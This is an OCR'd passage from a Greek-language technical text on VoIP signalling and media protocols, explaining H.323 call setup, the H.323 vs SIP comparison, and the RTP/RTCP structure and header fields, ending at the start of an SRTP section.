
**Προσδιορισμός Κύριου/Σκλάβου (Master/Slave Determination)**

Μετά την αποστολή του μηνύματος TCS, οι H.323 οντότητες (μέσω των ανταλλαγών H.245) θα προσπαθήσουν να καθορίσουν ποια συσκευή είναι ο «κύριος» και όποιος είναι ο «σκλάβος». Αυτή η διαδικασία, καλούμενη προσδιορισμός κυρίου/σκλάβων (MSD), είναι σημαντική, δεδομένου ότι ο κύριος σε μια κλήση επιλύει όλες «τις διαφωνίες» μεταξύ των δύο συσκευών. Για παράδειγμα, εάν και τα δύο τερματικά άκρα προσπαθούν να ανοίξουν μη συμβατές ροές μέσων, ο κύριος είναι που λαμβάνει μέτρα για να απορρίψει την μη συμβατή ροή.

**Σηματοδότηση Λογικού Καναλιού (Logical Channel Signaling)**

Μόλις ανταλλαχθούν οι δυνατότητες και τα βήματα προσδιορισμού κύριου/σκλάβου έχουν ολοκληρωθεί, οι συσκευές μπορούν να ανοίξουν τα «λογικά κανάλια» ή τις ροές μέσων. Αυτό γίνεται απλά στέλνοντας ένα μήνυμα Ανοίγματος Λογικού Καναλιού (Open Logical Channel - OLC) και τη λήψη ενός μηνύματος επιβεβαίωσης. Στην παραλαβή του μηνύματος επιβεβαίωσης, ένα τερματικό άκρο μπορεί να διαβιβάσει ήχο ή βίντεο στο απομακρυσμένο τερματικό άκρο.

**Γρήγορη Σύνδεση (Fast Connect)**





**Εικόνα 49 - H.323: Μια τυπική ανταλλαγή H.245**

Μετά από αυτήν την ανταλλαγή μηνυμάτων, τα 2 τερματικά άκρα (EP) θα μεταδίδουν ήχο προς κάθε κατεύθυνση. Ο αριθμός ανταλλαγών μηνυμάτων είναι μεγάλος, κάθε ένα έχει έναν σημαντικό σκοπό, αλλά εν τούτοις παίρνει χρόνο.

Για αυτόν τον λόγο, η έκδοση 2 του H.323 (που δημοσιεύθηκε το 1998) εισήγαγε μια έννοια αποκαλούμενη γρήγορη σύνδεση (Fast Connect), το οποίο επιτρέπει σε μια

συσκευή να καθιερώσει αμφίδρομες ροές μέσων ως τμήμα των διαδικασιών καθιέρωσης κλήσης H.225.0. Με τη Γρήγορη Σύνδεση, είναι δυνατό να καθιερωθεί μια κλήση με αμφίδρομα μέσα ροής χωρίς περισσότερο από δύο μηνύματα (όπως φαίνεται στην εικόνα 25).

Η Γρήγορη Σύνδεση υποστηρίζεται ευρέως από την βιομηχανία. Οι περισσότερες συσκευές εφαρμόζουν ακόμα την πλήρη ανταλλαγή H.245 όπως παρουσιάζεται παραπάνω και αυτή η ανταλλαγή γίνεται παράλληλα με άλλες δραστηριότητες, ώστε να μην υπάρχει καμία αξιοπρόσεχτη καθυστέρηση στην κλήση.




**Εικόνα 50 - Εγκατάσταση σύνδεσης με χρήση H.323 και ISUP**

## Άλλες χρήσεις

### H.323 και υπηρεσίες VoIP

Η προδιαγραφή H.323 είναι ένα από τα πρότυπα που χρησιμοποιούνται στο VoIP. Το VoIP απαιτεί μια σύνδεση στο Διαδίκτυο ή σε άλλο δίκτυο μεταγωγής πακέτου, μια συνδρομή σε ένα πάροχο υπηρεσιών VoIP και ένα «πελάτη» (ένα μετατροπέα αναλογικού τηλεφώνου, ένα VoIP τηλέφωνο ή ένα softphone. Ο πάροχος υπηρεσιών προσφέρει την σύνδεση σε άλλα VoIP συστήματα η στο PSTN δίκτυο. Οι περισσότεροι πάροχοι χρεώνουν ένα μηναίο πάγιο, έπειτα υπάρχει επιπλέον χρέωση όταν πραγματοποιούνται κλήσεις. Η χρήση του VoIP μεταξύ 2 επιχειρήσεων σε διαφορετικές περιοχές, δεν απαιτεί πάντα κάποιον πάροχο υπηρεσιών VoIP. Το H.323 έχει επεκταθεί ευρέως από επιχειρήσεις που επιθυμούν να διασυνδέσουν τις

απομακρυσμένες περιοχές μέσω IP χρησιμοποιώντας διάφορες ασύρματες και ενσύρματες τεχνολογίες.

Η.323 και υπηρεσίες Βιντεοσυνδιάσκεψης

Μια βιντεοσυνδιάσκεψη (videoconference), ή αλλιώς βιντεοτηλεσυνδιάσκεψη (videoteleconference - VTC) είναι ένα σύνολο από τεχνολογίες τηλεπικοινωνιών που επιτρέπουν σε 2 ή περισσότερες περιοχές να αλληλεπιδράσουν μέσω αμφίδρομων μεταδόσεων βίντεο και ήχου ταυτόχρονα. Υπάρχουν 2 είδη βιντεοσυνδιάσκεψης: συστήματα αποκλειστικά για VTC τα οποία έχουν όλα τα απαραίτητα συστατικά πακεταρισμένα σε μία συσκευή ενώ τα επιτραπέζια VTC συστήματα είναι πρόσθετα σε κανονικά PC, μετατρέποντας τα σε συσκευές VTC. Η ταυτόχρονη βιντεοσυνδιάσκεψη μεταξύ τριών ή περισσότερων απομακρυσμένων σημείων είναι δυνατή με τη βοήθεια μιας πολυσημειακής μονάδας ελέγχου (MCU). Υπάρχουν γέφυρες MCU για τη IP-βασισμένη και τη ISDN-βασισμένη βιντεοσυνδιάσκεψη. Λόγω των τιμών και του πολλαπλασιασμού του Διαδικτύου, και ιδιαίτερα των ευρυζωνικών δικτύων, έχει υπάρξει μια ισχυρή εκτόξευση της αύξησης και χρήση της Η.323-Βασισμένης IP-βιντεοσυνδιάσκεψης. Το Η.323 είναι προσιτό σε καθένα με μια σύνδεση στο Διαδίκτυο υψηλής ταχύτητας, όπως η DSL. Η βιντεοσυνδιάσκεψη χρησιμοποιείται σε διάφορες περιπτώσεις, παραδείγματος χάριν εξ' αποστάσεως εκπαίδευση, τηλεϊατρική και επιχειρήσεις.

Διεθνής Διασκέψεις (International Conferences)

Το Η.323 έχει χρησιμοποιηθεί στη βιομηχανία για να επιτρέψει τις μεγάλης κλίμακας διεθνείς βιντεοσυνδιασκέψεις που είναι σημαντικά μεγαλύτερες από τη τυπική βιντεοσυνδιάσκεψη. Ένα από τα ευρέως γεγονότα που παρακολουθείται είναι το ετήσιο γεγονός που αποκαλείται Megaconference[60].

### *4.2.6 Σύγκριση Η.323 και SIP*

Ας δούμε τώρα μια σύγκριση μεταξύ των 2 πιο δημοφιλών πρωτοκόλλων που σχετίζονται με την σηματοδότηση. Ακολουθεί ένας συνοπτικός πινακάς. Μπορούμε να βρούμε μια πιο αναλυτική σύγκριση[61] στο Internet.


[60] http://en.wikipedia.org/wiki/Megaconference
[61] http://www.packetizer.com/ipmc/h323_vs_sip/

| | H.323 | SIP |
|---|---|---|
| Architecture | Covers many services such as capability exchange, conference control, basic signaling and registration. | Covers only basic services such as basic call signaling, user location, and registration. |
| Message format | Binary in ASN.1 format, gives problems with firewalls. | Text-based, results in more bandwidth overhead and is easy to extend and debug. |
| Addressing | One address for each physical entity. | E-mail-like identifier for each user. |
| Complexity | High, due to the large number of protocols in the H.323 protocol stack. | Low. |
| Scalability | Poor since it was initially designed for LANs. | Good - designed for Wide Area Networks (WANs). |
| Delay | Possibility of high delay due to the complex signaling procedure. | Low delay, uses a simplified signaling procedure. |
| Security | Uses the security profiles defined in H.235. | Authenticates via HTTP mechanisms and can use any HTTP security features in the transport layer. |

**Εικόνα 51 - Protocols: Σύγκριση H.323 και SIP**

## 4.3 RTP

Το RTP (Real-time Transport Protocol) ορίζει το πρότυπο της μορφής του πακέτου για μετάδοση ήχου και βίντεο μέσω του Internet. Χρησιμοποιείται εκτενώς σε συστήματα επικοινωνίας και διασκέδασης που περιλαμβάνουν μέσα ροής, όπως τηλεφωνία βίντεο συνδιάσκεψη κ.α. Μεταφέρει τις ροές μέσων που ελέγχονται από τα SIP, H.323, SCCP[62] κ.α. πρωτόκολλα και είναι ένα από τα τεχνικά θεμέλια της βιομηχανίας του VoIP.




**Εικόνα 52 - RTP: Η μεταφορά της ροης δεδομένων με RTP**

[62] http://en.wikipedia.org/wiki/Signalling_Connection_Control_Part

Το RTP χρησιμοποιείται συνήθως σε συνδυασμό με το RTP Control Protocol (RTCP)[63]. Ενώ το RTP μεταφέρει τις ροές δεδομένων, το RTCP χρησιμοποιείται για να παρακολουθεί τα στατιστικά της μεταφοράς και πληροφορεί για την ποιότητα της υπηρεσίας. Όταν χρησιμοποιούνται μαζί, το RTP αρχικοποιείται και λαμβάνεται σε μονή πόρτα, ενώ το RTCP στην επόμενη μεγαλύτερη ζυγή πόρτα.

### *4.3.1 Γενικά για το RTP*

Το RTP αναπτύχθηκε από την ομάδα Audio/Video Transport του IETF. Είναι σχεδιασμένο για real-time, end-to-end μεταφορά δεδομένων πολυμέσων. Το πρωτόκολλο προσφέρει μέσα για διόρθωση "τρεμουλιάσματος" και ανίχνευση για λήψη των δεδομένων εκτός σειράς, που είναι κάτι σύνηθες σε μεταδώσεις σε ένα IP δίκτυο. Το RTP υποστηρίζει μεταφορά δεδομένων σε πολλούς προορισμούς μέσω multicast. Επίσης, είναι το πρωτεύον πρότυπο για μεταφορά ήχου/βίντεο σε IP δίκτυα και χρησιμοποιείται με συνεργαζόμενα προφίλ και μορφές φορτίου.


Οι πολυμεσικές εφαρμογές χρειάζονται έγκαιρη παράδοση και μπορούν να ανεχθούν κάποια απώλεια στα πακέτα. Για παράδειγμα, απώλεια ενός πακέτου μιας εφαρμογής ήχου μπορεί να έχει σαν αποτέλεσμα την απώλεια ενός κλάσματος του δευτερολέπτου, η οποία μπορεί να μη παρατηρηθεί με τους κατάλληλους αλγόριθμους κάλυψης λαθών. Οι πολυμεσικές εφαρμογές απαιτούν συγχρονισμό πάνω σε αξιοπιστία. Το TCP δεν χρησιμοποιείται συχνά από το RTP λόγω της έμφυτης λανθάνουσας κατάστασης που εισάγεται από την εγκαθίδρυση της σύνδεσης και της διόρθωσης σφαλμάτων, σε αντίθεση με το UDP που δημιουργείται η πλειοψηφία των RTP υλοποιήσεων. Άλλα πρωτόκολλα μεταφοράς ειδικά σχεδιασμένα για συνόδους πολυμέσων είναι τα SCTP και DCCP[64], τα οποία δεν έχουν εκτεταμένη χρήση ακόμα.

**Σύνθεση Πρωτοκόλλου**

Η προδιαγραφή του RTP περιγράφει τα 2 υποπρωτόκολλα:

- Το πακέτο μεταφοράς δεδομένων (data transfer protocol), που διαχειρίζεται την μεταφορά των real-time δεδομένων πολυμέσων. Αυτό το πρωτόκολλο παρέχει πληροφορίες timestamps (για συγχρονισμό), αριθμούς ακολουθίας (για ανίχνευση απώλειας πακέτων) και τη μορφή του φορτιού που υποδεικνύει την κωδικοποιημένη μορφή για τα δεδομένα.
- Το Real Time Control Protocol (RTCP) που χρησιμοποιείται για να καθορίσει την ανάδραση της Ποιότητας της Υπηρεσίας (Quality Of Service - QoS) και τον συγχρονισμό μεταξύ των ροών μέσων. Το εύρος ζώνης της RTCP κίνησης είναι μικρό συγκρινόμενο με του RTP, συνήθως 5%.

[63] http://en.wikipedia.org/wiki/RTCP
[64] http://en.wikipedia.org/wiki/DCCP




**Εικόνα 53 - RTP: Τα RTP και RTCP**

**Σύνοδοι**

Μία RTP σύνοδος εγκαθίσταται για κάθε ροή πολυμέσων. Μια σύνοδος αποτελείται από μια διεύθυνση IP με ένα ζευγάρι πορτών για το RTP και το RTCP. Για παράδειγμα, οι ροές ήχου και βίντεο θα έχουν διαφορετικές RTP συνόδους, επιτρέποντας στον παραλήπτη να αποεπιλέξει μια συγκεκριμένη ροή. Οι πόρτες που θα σχηματίσουν τη σύνοδο διαπραγματεύονται χρησιμοποιώντας άλλα πρωτόκολλα όπως το RTSP[65] και το SIP. Σύμφωνα με την προδιαγραφή, η RTP πόρτα πρέπει να είναι μονή και η RTCP η αμέσως επόμενη ζυγή. Τα RTP και RTCP χρησιμοποιούν UDP πόρτες (1024 με 65535), αλλά μπορούν να χρησιμοποιήσουν άλλα πρωτόκολλα μεταφοράς, αφού ο σχεδιασμός του πρωτοκόλλου είναι ανεξάρτητο μεταφοράς.

## *4.3.2 Προφίλ και μορφές Φορτίου (Payload Formats)*

Μια από τις σκέψεις για το RTP ήταν να υποστηρίζει ένα εύρος από μορφές πολυμέσων (όπως H.264, MPEG-4, MJPEG[66], MPEG κ.α.) και να επιτρέπεται σε νέες μορφές να ενσωματωθούν στο RTP χωρίς να αναθεωρηθεί το πρότυπο. Ο σχεδιασμός του RTP είναι βασισμένος στην αρχιτεκτονική αρχή γνωστή ως Application Level Framing (ALF)[67]. Η πληροφορία που απαιτείται από τις ανάγκες μιας συγκεκριμένης εφαρμογής δεν εμφανίζονται στη γενική κεφαλίδα του RTP και καθορίζονται από τα προφίλ RTP και τη μορφή φορτίου. Για κάθε κλάση την εφαρμογής (π.χ. ήχος, βίντεο), το RTP ορίζει ένα προφίλ και μια ή περισσότερες μορφές φορτίου.

Το προφίλ ορίζει τους codecs που θα χρησιμοποιηθούν για να κωδικοποιήσουν τα δεδομένα του φορτίου και την χαρτογράφηση τους σε κώδικες μορφής φορτίου στο πεδίο "Τύπος Μορφής" (Payload Type) της κεφαλίδας. Κάθε προφίλ συνοδεύεται

[65] http://en.wikipedia.org/wiki/Real_Time_Streaming_Protocol
[66] http://en.wikipedia.org/wiki/Motion_JPEG
[67] http://www.usenix.org/events/usenix02/full_papers/ott/ott_html/node7.html

από διάφορες προδιαγραφές μορφής φορτίου, κάθε μια από τις οποίες περιγράφει τη μεταφορά συγκεκριμένων κωδικοποιημένων δεδομένων. Κάποιες από τις μορφές φορτίου για τον ήχο περιλαμβάνουν: G.711, G, 723, G.726, GSM, MP3 κ.α. και για το βίντεο: H.261, H.263, H.264, MPEG κ.α.

Παραδείγματα προφίλ RTP:

- Το προφίλ RTP για συνεδρίες ήχου και βίντεο με ελάχιστο έλεγχο (*RTP profile for Audio and video conferences with minimal control - RFC 3551*[68]*)* ορίζει ένα σετ από στατικές εκχωρήσεις τύπου φορτίου και έναν μηχανισμό για χαρτογράφηση μεταξύ της μορφής φορτίου και του αναγνωριστικού του τύπου φορτίου (στη κεφαλίδα) χρησιμοποιώντας Session Description Protocol (SDP[69]).
- Το Secure Real-time Transport Protocol (SRTP) ορίζει ένα προφίλ RTP που προσφέρει υπηρεσίες κρυπτογράφησης για την μεταφορά του φορτίου δεδομένων

### *4.3.3 Κεφαλίδα Πακέτου*

Η κεφαλίδα του RTP έχει μέγιστο μέγεθος 12 bytes. Μετά τη κεφαλίδα, μπορεί να υπάρχουν επιπλέον επεκτάσεις κεφαλίδας. Ακολουθείται από το RTP φορτίο, η μορφή του οποίου καθορίζεται από την συγκεκριμένη κλάση της εφαρμογής. Τα πεδία της κεφαλίδας είναι τα εξής:

| Bit offset | 0 - 1 | 2 | 3 | 4 - 7 | 8 | 9 - 15 | 16 - 31 |
|---|---|---|---|---|---|---|---|
| 0 | Ver. | P | X | CC | M | PT | Sequence number |
| 32 | Timestamp | | | | | | |
| 64 | SSRC identifier | | | | | | |
| 96 | CSRC identifiers (optional)<br>… | | | | | | |

**Πίνακας 4- RTP: Η κεφαλίδα του RTP**

- **Ver:** (2 bits) δηλώνει την έκδοση του πρωτοκόλλου.
- **P (Padding)** : (1 bit) χρησιμοποιείται για να δηλώσει αν υπάρχουν επιπλέον bytes γεμίσματος στο τέλος του RTP πακέτου. Ένα γέμισμα μπορεί να χρησιμοποιηθεί για να γεμίσει ένα μπλοκ συγκεκριμένου μεγέθους π.χ. όπως απαιτείται από έναν αλγόριθμο κρυπτογράφησης.
- **X (Extension)** : (1 bit) Δηλώνει παρουσία μιας Επέκτασης Κεφαλής (Header Extension) μεταξύ της στάνταρ κεφαλίδας και των δεδομένων φορτίου. Αυτό είναι σχετικό με την εφαρμογή/προφίλ.
- **CC (CSRC Count)** : (4bits) Περιέχει τον αριθμό των CSRC αναγνωριστικών που ακολουθούν τη σταθερή κεφαλίδα.
- **M (Marker)** : (1 bit) Χρησιμοποιείται στο επίπεδο εφαρμογής και καθορίζεται από ένα προφίλ. Αν έχει καθοριστεί, σημαίνει ότι τα τρέχοντα δεδομένα έχουν κάποια ειδική σχέση για την εφαρμογή

[68] http://www.ietf.org/rfc/rfc3551.txt
[69] http://en.wikipedia.org/wiki/Session_Description_Protocol

- **PT (Payload Type)** : (7 bits) Δηλώνει τη μορφή του φορτίου και καθορίζει την ερμηνεία του από την εφαρμογή. Αυτό καθορίζεται από ένα προφίλ RTP.
- **Sequence Number :** (16 bit) Ο αριθμός ακολουθίας αυξάνεται για κάθε ένα πακέτο δεδομένων RTP που στέλνεται και χρησιμοποιείται από τον παραλήπτη για την ανίχνευση απώλειας πακέτων και για να επαναφέρει την ακολουθία των πακέτων. Το RTP δεν κάνει τίποτα όταν βλέπει την απώλεια ενός πακέτου, η εφαρμογή αναλαμβάνει να κάνει τις απαραίτητες ενέργειες. Για παράδειγμα, η εφαρμογές βίντεο μπορεί να παίξουν το τελευταίο γνωστό frame στη θέση του frame που χάθηκε. Σύμφωνα με το RFC 3550[70], η αρχική τιμή του αριθμού ακολουθίας πρέπει να είναι τυχαία για να γίνει πιο δύσκολη η επίθεση known-plaintext. Το RTP δεν εγγυάται την παράδοση, αλλά με την παρουσία του αριθμού ακολουθίας είναι δυνατόν να ανιχνευτούν χαμένα πακέτα.
- **TimeStamp** : (32 bits) Χρησιμοποιείται για να μπορεί ο παραλήπτης να αναπαράγει τα ληφθέντα δείγματα σε κατάλληλα διαστήματα. Όταν είναι παρούσες διάφορες ροές μέσων, τα timestamps είναι ξεχωριστά για κάθε ροή, και δε βασίζεται σε αυτά ο συγχρονισμός των μέσων. Η διασπορά του χρόνου είναι σχετική με την εφαρμογή. Για παράδειγμα, μια εφαρμογή ήχου με δείγμα κάθε 125 μs μπορεί να χρησιμοποιήσει αυτή την τιμή σαν ανάλυση ρολογιού. Η διασπορά ρολογιού είναι μια από τις λεπτομέρειες που ορίζονται από το προφίλ RTP ή τη μορφή φορτίου για μια εφαρμογή.
- **SSRC** : (32 bits) Το αναγνωριστικό συγχρονισμού πηγής προσδιορίζει μοναδικά την πηγή της ροής. Οι πηγές συγχρονισμού μέσα στην ίδια RTP σύνοδο θα είναι μοναδικές.
- **CSRC[71]** : Τα ID's πηγής προσφοράς απαριθμούν πήγες προσφοράς σε μια ροή που έχει παραχθεί από πολλαπλές πηγές.
- **Extension Header** : (προαιρετικό) Η πρώτη λέξη 32bit περιέχει ένα συγκεκριμένο αναγνωριστικό του προφίλ (16 bits) και ένα προσδιοριστή μήκους (16 bits) που δηλώνει το μήκος της επέκτασης (EHL = Extension Header Length) σε μονάδες των 32-bits, συμπεριλαμβανομένων των 32 bit της επέκτασης κεφαλίδας.


### *4.3.4 Συστήματα βασισμένα στο RTP*

Ένα ολοκληρωμένο δίκτυο θα περιλαμβάνει και άλλα πρωτόκολλα και πρότυπα συνδεμένα με το RTP. Πρωτόκολλα όπως το SIP χρησιμοποιούνται για αρχικοποίηση, έλεγχο και τερματισμό συνόδου. Άλλα πρότυπα όπως το H.264, MPEG κ.α. χρησιμοποιούνται για την κωδικοποίηση των δεδομένων φορτίου (που ορίζονται στο προφίλ RTP)

Ένας αποστολέας RTP συλλαμβάνει τα δεδομένα πολυμέσων, τα οποία κωδικοποιούνται σε frames και μεταδίδονται σαν RTP πακέτα, με τις κατάλληλες timestamps και τους αυξανόμενους αριθμούς ακολουθίας. Με βάση το προφίλ RTP που χρησιμοποιείται, ορίζεται το πεδίο Payload Type. Ο αποδέκτης RTP, παραλαμβάνει τα RTP πακέτα και αν χρειάζεται αναδιατάσσει τα πακέτα όπου μπορεί να έχουν χάσει τη σειρά τους λόγω του δικτύου IP και τα frames

[70] http://www.ietf.org/rfc/rfc3550.txt
[71] http://csrc.nist.gov/

αποκωδικοποιούνται με βάση την μορφή του φορτίου. Στο τέλος, παρουσιάζονται στο χρήστη.




**Εικόνα 54 - RTP: Το RTP σε μια H.323 κλήση**

## 4.4 SRTP


### *4.4.1 Γενικά για το SRTP*

